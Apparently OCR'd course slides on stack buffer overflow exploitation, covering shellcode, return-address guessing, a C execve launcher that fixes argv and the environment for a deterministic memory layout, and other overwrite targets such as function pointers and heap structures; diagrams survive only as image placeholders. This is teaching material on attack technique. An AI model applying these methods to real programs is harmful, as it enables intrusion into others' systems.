shellcode


ret guess

ret guess


…

ret guess


Hard to guess address



Hard to guess address




Hard to guess address



Deterministic layout

- We can control the process’s command line arguments and environment by launching the program ourselves:



```
#include <unistd.h>

int main() {
        char *argv[3];
        char *envp[1] = { NULL };
        argv[0] = ”/path/to/target";
        argv[1] = "argument";
        envp[0] = NULL;
        execve(argv[0], argv, envp);
}
```

Buffer overflows

- Not just for the return address
  - Function pointers
  - Arbitrary data
  - C++: exceptions
  - C++: objects
  - Heap/free list
- Any code pointer!